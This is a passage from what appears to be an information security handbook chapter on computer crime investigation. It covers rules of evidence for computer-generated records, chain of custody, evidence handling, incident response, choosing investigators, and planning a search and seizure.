There are many types of evidence that can be offered in court to prove the truth or falsity of a given fact. The most common forms of evidence are direct, real, documentary and demonstrative. Direct evidence is oral testimony, whereby the knowledge is obtained from any of the witness's five senses and is, in itself, proof or disproof of a fact in issue. Direct evidence is called to prove a specific act (i.e. Eye Witness Statement). Real Evidence, also known as associative or physical evidence, is made up of tangible objects that prove or disprove guilt. Physical evidence includes such things as tools used in the crime, fruits of the crime, perishable evidence capable of reproduction, etc. The purpose of the physical evidence is to link the suspect to the scene of the crime. It is this evidence which has material existence and can be presented to the view of the court and jury for consideration. Documentary evidence is evidence presented to the court in the form of business records, manuals, printouts, etc. Much of the evidence submitted in a computer crime case is documentary evidence. Finally, demonstrative evidence is evidence used to aid the jury. It may be in the form of a model, experiment, chart, or an illustration offered as proof.

It should be noted that in order to aid the court and the jury in their quest to understand the facts at issue, demonstrative evidence is being used more often, especially in the form of simulation and animation. It is very important to understand the difference between these two types of evidence because the standard of admissibility is affected. A computer simulation is a prediction or calculation about what will happen in the future given known facts. A traffic reconstruction program is a perfect example of

computer simulation. There are many mathematical algorithms used in this type of program, that must be either stipulated to, or proven to the court to be completely accurate. It is generally more difficult to admit a simulation as evidence, because of the substantive nature of the process.

Computer animation, on the other hand, is simply a computer-generated sequence, illustrating an expert's opinion. Animation does not predict future events. It merely supports the testimony of an expert witness through the use of demonstrations. An animation of a hard disk spinning, while the read/write heads are reading data, can help the court or jury understand how a disk drive works. There are no mathematical algorithms that must be proven. The animation solely aids the court and jury through visualization. The key to having animation admitted as evidence is in the strength of the expert witness. Under Rule 702, the expert used to explain evidence must be qualified to do so through skill, training or education.

When seizing evidence from a computer-related crime, the investigator should collect any and all physical evidence, such as the computer, peripherals, notepads, documentation, etc. in addition to computer-generated evidence. There are four types of computer-generated evidence. They are

- Visual output on the monitor
- Printed evidence on a printer
- Printed evidence on a plotter
- Film recorder — Includes magnetic representation on disk, tape or cartridge, and optical representation on CD

Best Evidence Rule

The Best Evidence Rule, which had been established to deter any alteration of evidence, either intentionally or unintentionally, states that the court prefers the original evidence at the trial, rather than a copy, but they will accept a duplicate under the following conditions:

- Original lost or destroyed by fire, flood or other acts of God. This has included such things as careless employees or cleaning staff.
- Original destroyed in the normal course of business
- Original in possession of a third party who is beyond the court's subpoena power

This rule has been relaxed to now allow duplicates unless there is a genuine question as to the original's authenticity, or admission of the duplicate would under the circumstances be unfair.

Exclusionary Rule

Evidence must be gathered by law enforcement in accordance with court guidelines governing search and seizure or it will be excluded (Fourth

Amendment). Any evidence collected in violation of the Fourth Amendment is considered to be "Fruit of the Poisonous Tree," and will not be admissible. Furthermore, any evidence identified and gathered as a result of the initial inadmissible evidence will also be held to be inadmissible. Evidence may also be excluded for other reasons, such as violations of the Electronic Communications Privacy Act (ECPA) or violations related to provisions of Chapters 2500 and 2700 of Title 18 of the United States Penal Code.

Private citizens are not subject to the Fourth Amendment's guidelines on search and seizure, but are exposed to potential exclusions for violations of the ECPA or Privacy Act. Therefore, internal investigators, private investigators, and Computer Emergency Response Team (CERT) team members should take caution when conducting any internal search, even on company computers. For example, if there were no policy in place explicitly stating the company's right to electronically monitor network traffic on company systems, then internal investigators would be well advised not to set up a sniffer on the network to monitor such traffic. To do so may be a violation of the ECPA.

Hearsay Rule

A legal factor of computer-generated evidence is that it is considered hearsay. Hearsay is second-hand evidence; evidence which is not gathered from the personal knowledge of the witness but from another source. Its value depends on the veracity and competence of the source. The magnetic charge of the disk or the electronic bit value in memory, which represents the data, is the actual, original evidence. The computer-generated evidence is merely a representation of the original evidence.

Under the US Federal Rules of Evidence, all business records, including computer records, are considered "hearsay" because there is no firsthand proof that they are accurate, reliable, and trustworthy. In general, hearsay evidence is not admissible in court. However, there are some well-established exceptions (Rule 803) to the hearsay rule for business records. In Rosenberg v. Collins, the court held that if the computer output is used in the regular course of business, then the evidence shall be admitted.

Business Record Exemption to the Hearsay Rule

US Federal Rules of Evidence 803(6) allows a court to admit a report or other business document made at or near the time by, or from information transmitted by, a person with knowledge, if kept in the course of regularly conducted business activity, and if it was the regular practice of that business activity to make the [report or document], all as shown by testimony of the custodian or other qualified witness, unless the source of information or the method or circumstances of preparation indicate lack of trustworthiness.

To meet Rule 803 (6) the witness must:

- Have custody of the records in question on a regular basis
- Rely on those records in the regular course of business
- Know that they were prepared in the regular course of business

Audit trails would meet the criteria if they were produced in the normal course of business. The process to produce the output will have to be proven to be reliable. If computer-generated evidence is used and admissible, the court may order disclosure of the details of the computer, logs, maintenance records, etc. in respect to the system generating the printout, and then the defense may use that material to attack the reliability of the evidence. If the audit trails are not used or reviewed (at least the exceptions — i.e., failed log-on attempts) in the regular course of business, then they may not meet the criteria for admissibility.

US Federal Rules of Evidence 1001 (3) provides another exception to the Hearsay Rule. This rule allows a memory or disk dump to be admitted as evidence, even though it is not done in the regular course of business. This dump merely acts as statement of fact. System dumps (in binary or hexidecimal) would not be hearsay because it is not being offered to prove the truth of the contents, but only the state of the computer.

Chain of Evidence (Custody)

Once evidence is seized, the next step is to provide for its accountability and protection. The Chain of Evidence, which provides a means of accountability, must be adhered to by law enforcement when conducting any type of criminal investigation, including a computer crime investigation. It helps to minimize the instances of tampering. The Chain of Evidence must account for all persons who handled or who had access to the evidence in question.

The Chain of Evidence shows:

- Who obtained the evidence
- Where and when the evidence was obtained
- Who secured the evidence
- Who had control or possession of the evidence

It may be necessary to have anyone associated with the evidence testify at trial. Private citizens are not required to maintain the same level of control of the evidence as law enforcement although they would be well advised to do so. Should an internal investigation result in the discovery and collection of computer-related evidence, the investigation team should follow the same, detailed chain of evidence as required by law enforcement. This will help to dispel any objection by the defense, that the evidence is unreliable, should the case go to court.

Admissibility of Evidence

The admissibility of computer-generated evidence is, at best, a moving target. Computer-generated evidence is always suspect because of the ease with which it can be tampered—usually without a trace! Precautionary measures must be taken in order to ensure that computer-generated evidence has not been tampered with, erased, or added to. In order to ensure that only relevant and reliable evidence is entered into the proceedings, the judicial system has adopted the concept of admissibility.

- *Relevancy of Evidence* — evidence tending to prove or disprove a material fact. All evidence in court must be relevant and material to the case.
- *Reliability of Evidence* — The evidence and the process to produce the evidence must be proven to be reliable. This is one of the most critical aspects of computer-generated evidence.

Once computer-generated evidence meets the Business Record Exemption to the hearsay rule, is not excluded for some technicality or violation, follows the Chain of Custody, and is found to be both relevant and reliable, then it is held to be admissible. The defense will attack both the relevancy and reliability of the evidence, so great care should be taken to protect both.

Evidence Life Cycle

The Evidence Life Cycle starts with the discovery and collection of the evidence. It progresses through the following series of states until it is finally returned to the victim or owner:

- Collection and Identification
- Analysis
- Storage, Preservation and Transportation
- Presented in Court
- Returned to Victim (Owner)

Collection and Identification. As the evidence is obtained or collected, it must be properly marked so that it can be identified as being the particular piece of evidence gathered at the scene. The collection must be recorded in a logbook identifying the particular piece of evidence, the person who discovered it, and the date, time and location discovered. The location should be specific enough for later recollection in court. All other types of identifying marks, such as make, model or serial number, should also be logged. It is of paramount importance to list any type of damage to the particular piece of evidence. This is not only for identification purposes, but it will also limit any potential liability should a claim be made later on that you damaged the evidence. When marking evidence, the following guidelines should be followed:

- Mark the actual piece of evidence if it will not damage the evidence, by writing or scribing your initials, the date and the case number if known. Seal this evidence in the appropriate container and again, mark the container by writing or scribing your initials, the date and the case number, if known.
- If the actual piece of evidence cannot be marked, then seal the evidence in an appropriate container, then mark the container by writing or scribing your initials, the date and the case number, if known.
- The container should be sealed with evidence tape and your marking should write over the tape, so that if the seal is broken it can be noticed.
- Be extremely careful not to damage the evidence while engraving or marking the piece.

When marking glass or metal, a diamond scriber should be used. For all other objects, a felt tip pen with indelible ink is recommended. Dependent on the nature of the crime, the investigator may wish to preserve latent fingerprints. If so, static free gloves should be used if working with computer components, instead of standard latex gloves.

Try to always mark evidence the same way, because you will be asked to testify to the fact that you are the person identified by the evidence markings. Keep in mind, that the defense is going to try to discredit you as a witness or try some way to keep the evidence out of court, so something as simple as quick, positive identification of your mark is largely beneficial to the your case.

Storage, Preservation, and Transportation. All evidence must packed and preserved to prevent contamination. It should be protected against heat, extreme cold, humidity, water, magnetic fields, and vibration. The evidence must be protected for future use in court and for return to the original owner. It the evidence is not properly protected, the person or agency responsible for the collection and storage of the evidence may be held liable for damages. Therefore, the proper packing materials should be used whenever possible. Documents and disks (hard, floppy, optical, tapes, etc.) should be seized and stored in appropriate containers to prevent their destruction. For example, hard disks should be packed in a sealed, static-free bag, within a cardboard box with a foam container. The box should be sealed with evidence tape and an Electromagnetic Field (EMF) warning label should be affixed to the box. It may be wise to defer to the system administrator or a technical advisor on how to best protect a particular type of system, especially mini-systems or mainframes.

Finally, evidence should be transported to a location where it can be stored and locked. Sometimes the systems are too large to transport, thus the forensic examination of the system may need to take place on site.

Presented in Court. Each piece of evidence that is used to prove or disprove a material fact needs to be presented in court. After the initial seizure, the evidence is stored until needed for trial. Each time the evidence is transported to and from the courthouse for the trial, it needs to be handled with the same care as with the original seizure. Additionally, the Chain of Custody must continue to be followed. This process will continue until all testimony related to the evidence is completed. Once the trail is over, the evidence can be returned to the victim (owner).

Returned to Victim (Owner). The final destination of most types of evidence is back with its original owner. Some types of evidence, such as drugs or paraphernalia (i.e. contraband) are destroyed after the trial. Any evidence gathered during a search, even though maintained by law enforcement, is legally under the control of the courts. Even though a seized item may be yours and may even have your name on it, it may not be returned to you unless the suspect signs a release or after a hearing by the court. Unfortunately, many victims don't want to go to trial. They just want to get their property back.

Many investigations merely need the information on a disk to prove or disprove a fact in question, thus there is no need to seize the entire system. Once a schematic of the system is drawn or photographed, the hard disk can be removed and then transported to a forensic lab for copying. Mirror copies of the suspect disk are obtained using forensic software and then one of those copies can be returned to the victim so that business operations can resume.

COMPUTER CRIME INVESTIGATION

The computer crime investigation should start immediately following the report of any alleged criminal activity. Many processes ranging from reporting and containment to analysis and eradication need to be accomplished as soon as possible after the attack. An Incident Response Plan should be formulated and a Computer Emergency Response Team (CERT) should be organized prior to the attack. The Incident Response Plan will help set the objective of the investigation and will identify each of the steps in the investigative process.

The use of a Corporate CERT Team is invaluable. Due to the numerous complexities of any computer-related crime, it is extremely advantageous to have a single group that is acutely familiar with the Incident Response Plan to call upon. The CERT team should be a technically astute group, that is knowledgeable in the area of legal investigations, the Corporate Security Policy (especially the Incident Response Plan), the severity levels of various attacks, and the company position on information dissemination and disclosure.

The Incident Response Plan should be part of the overall Corporate Computer Security Policy. The plan should identify reporting requirements, severity levels, guidelines to protect the crime scene and preserve evidence, etc. The priorities of the investigation will vary from organization to organization but the issues of containment and eradication are reasonably standard, that is to minimize any additional loss and resume business as quickly as possible. The following sections describe the investigative process starting with the initial detection.

Detection and Containment

Although intrusion detection is covered elsewhere in this manual, it must be mentioned that before any investigation can take place, the system intrusion or abusive conduct must first be detected. The closer the detection is to the actual intrusion event will not only help to minimize system damage, but will also assist in the identification of potential suspects.

To date, most computer crimes have either been detected by accident or through the laborious review of lengthy audit trails. While audit trails can assist in providing user accountability, their detection value is somewhat diminished because of the amount of information that must be reviewed and because these reviews are always post-incident. Accidental detection is usually made through observation of increased resource utilization or inspection of suspicious activity, but again, is not effective due to the sporadic nature of this type of detection.

These types of reactive or passive detection schemes are no longer acceptable. Proactive and automated detection techniques need to be instituted in order to minimize the amount of system damage in the wake of an attack. Real-time intrusion monitoring can help in the identification and apprehension of potential suspects and automated filtering techniques can be used to make audit data more useful.

Once an incident is detected it is essential to minimize the risk of any further loss. This may mean shutting down the system and reloading clean copies of the operating system and application programs. It should be noted, that failure to contain a known situation (i.e. system penetration) might result in increased liability for the victim organization. For example, if a company's system has been compromised by an external attacker and the company failed to shut down the intruder, hoping to trace him, the company may be held liable for any additional harm caused by the attacker.

Report to Management

All incidents should be reported to management as soon as possible. Prompt internal reporting is imperative in order to collect and preserve

potential evidence. It is important that information about the investigation be limited to as few people as possible. This should be done on a need-to-know basis. This limits the possibility of the investigation being leaked. Additionally, all communications related to the incident should be made via an out-of-band method to ensure the intruder does not intercept any incident-related information. In other words, do not use e-mail to discuss the investigation on a compromised system. Based on the type of crime and type of organization it may be necessary to notify:

- Executive Management
- Information Security Department
- Physical Security Department
- Internal Audit Department
- Legal Department

Preliminary Investigation

A preliminary internal investigation is necessary for all intrusions or attempted intrusions. At a minimum, the investigator must ascertain if a crime has occurred; and if so, he must identify the nature and extent of the abuse. It is important for the investigator to remember that the alleged attack or intrusion may not be a crime at all. Even if it appears to be some form of criminal conduct, it could merely be an honest mistake. Most internal losses occur from errors, not from overt criminal acts. There is no quicker way to initiate a lawsuit than to mistakenly accuse an innocent person of criminal activity.

The preliminary investigation usually involves a review of the initial complaint, inspection of the alleged damage or abuse, witness interviews, and, finally, examination of the system logs. If during the preliminary investigation, it is determined that some alleged criminal activity has occurred, the investigator must address the basic elements of the crime to ascertain the chances of successfully prosecuting a suspect either civilly or criminally. Additionally, the investigator must identify the requirements of the investigation (dollars and resources). If it is believed that a crime has been committed, neither the investigator nor any other company personnel should confront or talk with the suspect. Doing so would only give the suspect the opportunity to hide or destroy evidence.

Determine if Disclosure is Required

It must be determined if a disclosure is required or warranted, due to laws or regulations. Disclosure may be required by law or regulation or may be required if the loss affects a corporation's financial statement. Even if disclosure is not required, it is sometimes better to disclose the attack to possibly deter future attacks. This is especially true if the victim organization

prosecutes criminally and/or civilly. Some of the following attacks would probably result in disclosure:

- Large Financial Loss of a Public Company
- Bank Fraud
- Public Safety Systems (i.e. Air Traffic Control)

The Federal Sentencing Guidelines also require organizations to report criminal conduct. The stated goals of the Commission were to "provide just punishment, adequate deterrence, and incentives for organizations to maintain internal mechanisms for preventing, detecting, and reporting criminal conduct." The Guidelines also state that organizations have a responsibility to "maintain internal mechanism for preventing, detecting, and reporting criminal conduct." The Federal Sentencing Guidelines do not prevent an organization from conducting preliminary investigations to ascertain if, in fact, a crime has been committed. One final note of the Federal Sentencing Guidelines, is that they were designed to punish computer criminals for acts of recidivism and using their technical skills and talents to engage in criminal activity.

If the decision is made to disclose an alleged incident or intrusion, be sure to be especially careful when dealing with the media. The media has a history of sensationalizing these types of events and can easily distort the facts that could portray the victim organization as the "Goliath," using the "David v. Goliath" analogy. Make sure that you have all the facts and provide the media with the "slant" that best serves your purposes. Do not lie to the media! A "No Comment" is better then lying.

Investigation Considerations

Once the preliminary investigation is complete and the victim organization has made a decision related to disclosure, the organization must decide on the next course of action. The victim organization may decide to do nothing or they may attempt to eliminate the problem and just move on. Deciding to do nothing is not a very good course of action as the organization may be held to be culpably negligent should another attack or intrusion occur. The victim organization should at least attempt to eliminate the security hole that allowed the breach, even if they do not plan to bring the case to court. If the attack is internal, the organization may wish to conduct an investigation that might only result in the dismissal of the subject. If they decide to further investigate the incident, they must also determine if they are going to prosecute criminally or civilly, or are they merely conducting the investigation for insurance purposes. If an insurance claim is to be submitted, a police report is usually necessary.

When making the decision to prosecute a case, the victim must clearly understand the overall objective. If the victim is looking to make a point by

punishing the attacker, then a criminal action is warranted. This is one of the ways to deter potential future attacks. If the victim were seeking financial restitution or injunctive relief, then a civil action would be appropriate. Keep in mind that a civil trial and criminal trial can happen in parallel. Information obtained during the criminal trial can be used as part of the civil trial. The key is to know what you want to do at the outset, so all activity can be coordinated.

The evidence or lack thereof, may also hinder the decision to prosecute. Evidence is a significant problem in any legal proceeding, but the problems are compounded when computers are involved. Special knowledge is needed to locate and collect the evidence while special care is required to preserve the evidence.

There are many factors to consider when deciding upon whether or not to further investigate an alleged computer crime. For many organizations, the primary consideration will be the cost associated with an investigation. The next consideration will probably be the impact to operations or the impact to business reputation. The organization must answer the following questions:

- Will productivity be stifled by inquiry process?
- Will the subject system have to be shut down to conduct an examination of the evidence or crime scene?
- Will any of the system components be held as evidence?
- Will proprietary data be subject to disclosure?
- Will there be any increased exposure for failing to meet a "standard of due care"?
- Will there be any adverse publicity related to the loss?
- Will a disclosure invite other perpetrators to commit similar acts or will an investigation and subsequent prosecution deter future attacks?

The answers to these questions may have an impact on how the investigation is handled and who is called in to conduct the investigation. Furthermore, these issues must be addressed early on, so that the proper authorities can be notified if required. Prosecuting an alleged criminal offense is a very time consuming task. Law enforcement and the prosecutor will expect a commitment of time and resources for the following:

- Interviews to prepare crime reports and search warrant affidavits
- Engineers or computer programmers to accompany law enforcement on search warrants
- Assistance of the victim company to identify and describe documents, source code, and other found evidence
- A company expert who may needed for explanations and assistance during the trial

- Discovery — Documents may need to be provided to the defendant's attorney for discovery. They may ask for more than you want to provide. Your attorney will have to argue against broad ranging discovery. Defendants are entitled to seek evidence they need for their defense.
- You and other company employees will be subpoenaed to testify.

Who Should Conduct the Investigation?

Based upon the type of investigation (i.e. civil, criminal, insurance, or administrative) and extent of the abuse, the victim must decide who is to conduct the investigation. This used to be a fairly straightforward decision, but high-technology crime has altered the decision making process. Inadequate and untested laws combined with the lack of technical training and technical understanding, has severely hampered the effectiveness of our criminal justice system when dealing with computer-related crimes.

In the past, society would adapt to change, usually at the same rate of that change. Today, this is no longer true. The information age has ushered in dramatic technological changes and achievements, which continue to evolve at exponential rates. The creation, the computer itself, is being used to create new technologies or advance existing ones. This cycle means that changes in technology will continue to occur at an ever-increasing pace. What does this mean to the system of law? It means we have to take a look at how we establish new laws. We must adapt the process to account for the excessive rate of change. Unfortunately, this is going to take time! In the mean time, if they are to launch an investigation, the victim must choose from the following options:

- Conduct an internal investigation
- Bring in external private consultants/investigations
- Bring in local/state/federal law enforcement

Exhibit 1 identifies each of the tradeoffs.

Law enforcement officers have greater search and investigative capabilities than private individuals, but they also have more restrictions than private citizens. For law enforcement to conduct a search, a warrant must first be issued. No warrant is needed if the victim or owner of compromised system gives permission to conduct the search. Issuance of the search warrant is based upon probable cause (reason to believe the something is true). Once probable cause has been identified, law enforcement officers have the ability to execute search warrants, subpoenas and wire taps. The warrant process was formed in order to protect the rights of the people. The Fourth Amendment to the Constitution of the United States established the following:

Group	Cost	Legal Issues	Information Dissemination	Investigative Control
Internal Investigators	Time/People Resources	Privacy Issues Limited Knowledge of Law and Forensics	Controlled	Complete
Private Consultants	Direct Expenditure	Privacy Issues	Controlled	Complete
Law Enforcement Officers	Time/People Resources	Fourth Amendment Issues Jurisdiction Miranda Privacy Issues	Uncontrolled Public Information (FOIA)	None

Exhibit 1. Tradeoffs for Three Options Compensating for Rate of Change

The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.

There are certain exceptions to this. The "exigent circumstances" doctrine allows for a warrantless seizure, by law enforcement, when the destruction of evidence is impending. In United States v. David, the court held that "When destruction of evidence is imminent, a warrantless seizure of that evidence is justified if there is probable cause to believe that the item seized constitutes evidence of criminal activity."

Internal investigators (non-government) or private investigators, acting as private citizens, have much more latitude in conducting a warrantless search, due to a ruling by the Supreme Court, in Burdeau v. McDowell. In this case, the Supreme Court held that evidence obtained in a warrantless search, could be presented to a grand jury by a government prosecutor, because there was no unconstitutional government search and hence no violation of the fourth amendment.

Normally, a private (party) citizen is not subject to the rules and laws governing search and seizure, but a private citizen becomes a police agent, and the Fourth Amendment applies, when:

- the private party performs a search which the government would need a search warrant to conduct;
- the private party performs that search to assist the government, as opposed to furthering its own interest; and
- the government is aware of that party's conduct and does not object to it.

The purpose of this doctrine is to eliminate the opportunity for government to circumvent the warrant process by eliciting the help of a private citizen. If a situation required law enforcement to obtain a warrant, due to the subject's expectations of privacy, and the government knowingly allowed a private party to conduct a search in order to disclose evidence, the court would probably rule that the private citizen acted as a police agent. A victim acting to protect its property by assisting police to prevent or detect a crime does not become a police agent.

Law enforcement personnel are not alone in their ability to obtain a warrant. A private party can also obtain a warrant, albeit a civil one, to search and seize specifically identified property which they make claim to. This civil warrant, also known as a Writ of Possession, allows the plaintiff to seize property that is rightfully theirs. In order to obtain such a court order, the plaintiff much prove to a judge or magistrate that the property in question is theirs and that an immediate seizure is essential to minimizing any collateral monetary loss. Additionally, the plaintiff must also post a bond, double the value of the property in question. This places an enormous burden on the plaintiff, should they be unsuccessful in their endeavor, but it also protects individuals and businesses against frivolous requests made to the court.

The biggest issues affecting the decision on who to bring in (in order of priority) are information dissemination, investigative control, cost, and the associated legal issues. Once an incident is reported to law enforcement, information dissemination becomes uncontrolled. The same holds true for investigative control. Law enforcement controls the entire investigation, from beginning to end. This is not always bad, but the victim organization may have a different set of priorities. Cost is always a concern and the investigation costs only add to the loss initially sustained by the attack or abuse. Even law enforcement agencies, which are normally considered "free," add to the costs because of the technical assistance they require during the investigation.

Another area that affects law enforcement is jurisdiction. Jurisdiction is the geographic area where the crime had been committed and any portion

of the surrounding area over, or through which the suspect passed, is enroute to, or going away from, the actual scene of the crime. Any portion of this area adjacent to the actual scene over which the suspect, or the victim, might have passed, and where evidence might be found, is considered part of the crime scene. When a system is attacked remotely, where did the crime occur? Most courts submit that the crime scene is the victim's location. But what about "enroute to"? Does this suggest that a crime scene may also encompass the telecommunications path used by the attacker? If so, and a theft occurred, is this interstate transport of stolen goods? There seem to be more questions than answers but only through cases being presented in court can precedence be set. It will take time for the answers to shake out.

There are advantages and disadvantages to each of the groups identified above. Internal investigators will know your systems the best, but may lack some of the legal and forensic training. Private investigators, who specialize in high-technology crime, also have a number of advantages, but usually result in higher costs. Private security practitioners and private investigators are also private businesses and may be more sensitive to business resumption than law enforcement. If you elect to retain the services of a private investigator or computer consultant, it is best if your corporate counsel retains them. This protects the victim organization from unwarranted or untimely disclosure. All communications are treated as privileged communications, under the Attorney-Client Privilege. Additionally, all work product is protected by the same privilege and is protected from disclosure. This includes details of the investigation, witness interviews, forensic analysis, etc. It also includes any past criminal activity, by the victim organization, which may be uncovered during the investigation.

Should you decide to contact your local police department, call the detective unit directly. Chances are you will get someone who is more experienced and knowledgeable and someone who can be more discrete. If you call 911, a uniformed officer will arrive on your doorstep and possibly alert the attacker. Furthermore, the officer must create a report of the incident that will become part of a public log. Now the chances for a discretionary dissemination of information and a covert investigation are gone.

Ask the detective to meet with you in plain clothes. When they arrive at your business have them announce themselves as consultants. If you decide that you would like Federal authorities to be present, do so, but you should inform the local law enforcement authorities. Be aware that your local law enforcement agency may not be well equipped to handle high-tech crime. The majority of law enforcement agencies have limited budgets and, as such, place an emphasis on problems related to violent crime and drugs. Also, with technology changing so rapidly, most law enforcement

officers lack the technical training to adequately investigate an alleged intrusion.

The same problems hold true for the prosecution and the judiciary. To successfully prosecute a case, both the prosecutor and the judge must have a reasonable understanding of high-tech laws and the crime in question. This is not always the case. Additionally, many of the current laws are woefully inadequate. Even though an action may be morally and ethically wrong, it is still possible that no law is violated (i.e. LaMacchia case). Even when there is a law that has been violated, many of these laws remain untested and lack precedence. Because of this many prosecutors are reluctant to prosecute high-tech crime cases.

Many recent judicial decisions have indicated that judges are lenient towards techno-criminal just as with other white-collar criminals. Furthermore, the lack of technology expertise may cause "doubt," thus rendering "not guilty" decisions. Since many of the laws concerning computer crime are new and untested, many judges have a concern with setting precedence, which may later be overturned in an appeal. Some of the defenses that have been used, and accepted by the judiciary, are

- If you have no system security or lax system security, then you are implying that there is no company concern. Thus there should be no court concern.
- If a person is not informed that access is unauthorized, then it can be used as a defense.
- If an employee is not briefed and does not acknowledge understanding of policy and procedures, then they can use it as a defense.

The Investigative Process

As with any type of criminal investigation the goal of the investigation is to know who, what, when, where, why, and how. It is important that the investigator logs all activity and account for all time spent on the investigation. The amount of time spent on the investigation has a direct impact on the total dollar loss for the incident. This may result in greater criminal charges and, possibly, stiffer sentencing. Finally, the money spent on investigative resources can be reimbursed as compensatory damages in a successful civil action.

Once the decision is made to further investigate the incident, the next course of action for the investigative team is to establish a detailed investigative plan, including the search and seizure plan. The plan should consists of an informal strategy that will be employed throughout the investigation, including the search and seizure:

- Identify any potential suspects
- Identify potential witnesses
- Identify what type of system is to be seized
- Identify the Search and Seizure Team Members
- Obtain a Search Warrant (if required)
- Determine if there is risk of the suspect destroying evidence or causing greater losses

Identify Any Potential Suspects. The type of crime and the type of attacker will set the stage for the overall investigation. Serious attacks against government sites, military installations, financial centers, or a telecommunications infrastructure must be met with the same fervor as that of a physical terrorist attack. Costs will not be the issue. On the other hand, when an organization plans to conduct an investigation pertaining to unauthorized access or a violation of company policy all the factors should considered. This includes the anticipated cost and the chances of success. In either case, there will always be the usual suspects: insiders and outsiders.

Insiders are usually trusted users who abuse their level of authorized access to the system. They are normally the greatest source of loss. They know the value of your assets! They are usually motivated by greed, need (i.e. drug habit, gambling problem, divorce, etc.), or perceived grievance. Most importantly that have the access and the opportunity. Outsiders, as the name implies, attack your systems and networks from the outside. They attack systems for a variety of reasons, with attacks increasing at alarming rates because of advancements such as the Internet. Some examples of Outsiders are as follows:

- Hackers and Crackers
- Organized Crime
- Terrorists
- Pedophiles
- Industrial/Corporate Spies

While, individually, each of these groups continue to be a problem, it is especially disturbing to realize the potential for collaboration between any two or more of the groups. When organized crime groups or terrorist factions gain access to the technical expertise provided by hackers and crackers, the potential for widespread harm and exorbitant financial losses is intensified. Albert Einstein said it best when he said, "Technological progress is like an axe in the hands of a pathological criminal."

When commencing with the investigation, it is important to understand how and why a system is being attacked. The how will provide you with information pertaining to technical expertise required to conduct the

attack. The why will potentially indicate motive. The how and why together, along with the when and the where, may provide the who.

Identify Potential Witnesses. It is important to identify potential witnesses early on in the investigation. It is just as important not to alert the suspect to the investigation, therefore selecting whom will be interviewed and when may have an impact on the investigation. The key to obtaining good witness statements is to ascertain the facts in the case, not opinions. Also, it is wise not to ask leading questions. Sources of information may be staff members, expert witnesses, associates, etc. Interviews are not the same as interrogations and great care should go into not confusing the two. If a hostile witness does not want to be interviewed, then the process should cease immediately. If a witness or potential witness is detained against their will, there may be criminal and/or civil liability to the individuals and business responsible for the investigation. Never intimidate, coerce, or harass a potential witness.

Technically competent personnel should conduct interviews of technical witnesses or suspects. A potential suspect, who is technically competent, will have a field day if interviewed by a non-technical investigator. Many times these individuals are arrogant to start with. If they feel that they have the upper hand, because of their "esoteric knowledge," they may be less inclined to provide a truthful statement. Also, it is sometimes better to interview a technical suspect (i.e. programmer) first, before seizing his system. If you advise the suspect that you will be seizing his systems if he does not cooperate, he may assist in the investigation.

One final note on conducting interviews. It is always a good idea to have the witness write out and sign their statement, in their own handwriting. This statement can then be types for better readability, but you can always point to the original. This helps to counter statements made by the witness in court, that that is not what they meant.

Identify the Type of System That Is to Be Seized. It is imperative to learn as much as possible about the target computer system(s). If possible, obtain the configuration of the system, including the network environment (if any), hardware, and software. The following data should be acquired prior to the seizure:

- Identify system experts. Make them part of the team.
- Is a security system in place on the system, If so, what kind? Are passwords used? Can a root password be obtained?
- Where is the system located? Will simultaneous raids be required?
- Obtain the required media supplies in advance of the operation
- What law has been violated? Discuss the elements of proof. These should be the focus of the search and seizure.

- What is your Probable Cause? Obtain a warrant if necessary.
- Determine if the analysis of the computer system will be conducted on site or back in the office or forensics lab.

Identify the Search and Seizure Team Members. There are different rules for Search and Seizure based upon who's conducting the search. Under the Fourth Amendment, law enforcement must obtain a warrant, which must be based on probable cause. Regardless of who's conducting the Search and Seizure, a team should be identified and should consist of the following members:

- Lead Investigator
- Information Security Department
- Legal Department
- Technical Assistance — System Administrator as long as he is not a suspect

If a Corporate CERT Team is already organized, then this process is already complete. A Chain of Command needs to be established and it must be determined who is to be in charge. This person is responsible for delegating assignments to each of the team members. A media liaison should be identified if the attack is to be disclosed. This will control the flow of information to the media.

Obtaining and Serving Search Warrants. If it is believed that the suspect has crucial evidence at his home or office, then a search warrant will be required to seize the evidence. If a search warrant is going to be needed, then it should be done as quickly as possible before the intruder can do further damage. The investigator must establish that a crime has been committed and that the suspect is somehow involved in the criminal activity. He must also show why a search of the suspect's home or office is required. The victim may be asked to accompany law enforcement when serving the warrant to identify property or programs.

If you must take along documents with you when serving the Search Warrant, consider coping them onto a colored paper to prevent the defense from inferring that what you might have found was left by you.

Is the System at Risk. Prior to the execution of the plan, the investigative team should ascertain if the suspect, if known, is currently working on the system. If so, the team must be prepared to move swiftly, so that evidence is not destroyed. The investigator should determine if the computer is protected by any physical or logical access control systems and be prepared to respond to such systems. It should also be decided early on, what will be done if the computer is on at the commencement of the seizure. The goal

of this planning is to minimize any risk of evidence contamination or destruction.

Executing the Plan

The first step in executing the plan is to secure and control the scene. This includes securing the power, network servers, and telecommunications links. If the suspect is near the system, it may be necessary to physically remove him. It may be best to execute the search and seizure after normal business hours to avoid any physical confrontation. Keep in mind, that even if a search is conducted after hours, the suspect may still have remote access to the system via a LAN-based modem connection, PC-based modem connection, wireless modem connection, or Internet connection. Many times it is required to seize a disk from the suspects computer, mirror image a copy of the disk and then replace the original with a copy of the disk, all without the suspect knowing what is happening. This allows the investigative team to protect the evidence and continue with the investigation, while retaining secrecy of the investigation.

Enter the area slowly so as not to disturb or destroy evidence. Evaluate the entire situation. In no other type of investigation, can evidence be destroyed more quickly. Do not touch the keyboard as this may invoke a Trojan Horse or some other rogue or malicious program. Do not turn off the computer unless it appears to be active (i.e. formatting the disk, deleting files, initiating some I/O process, etc.). Look for the disk activity light and listen for disk usage. If you must turn off the computer, pull the plug from the wall, rather than using the on/off switch. Look for notes, documentation, passwords, encryption codes, etc. The following questions must be answered in order to effectively control the scene:

- Is the subject system turned on?
- Is there a modem attached? If so,
  - Check for internal and wireless modems
  - Check for telephone lines connected to the computer
- Is the system connected to a LAN?

The investigator may wish to videotape the entire evidence collection process. There are two schools of thought on this. The first is that if you videotape the search and seizure, any mistakes can nullify the whole operation. The second school of thought is that if you videotape the evidence collection process, many of the claims by the defense can be silenced. In either case, be careful what you say if the audio is turned on!

Sketch and photograph the crime scene before touching anything. Sketches should be drawn to scale. Take still photographs of critical pieces of evidence. At a minimum, the following should be captured:

- The layout of desks and computers (Include dimensions and measurements)
- The configuration of the all computers on the network
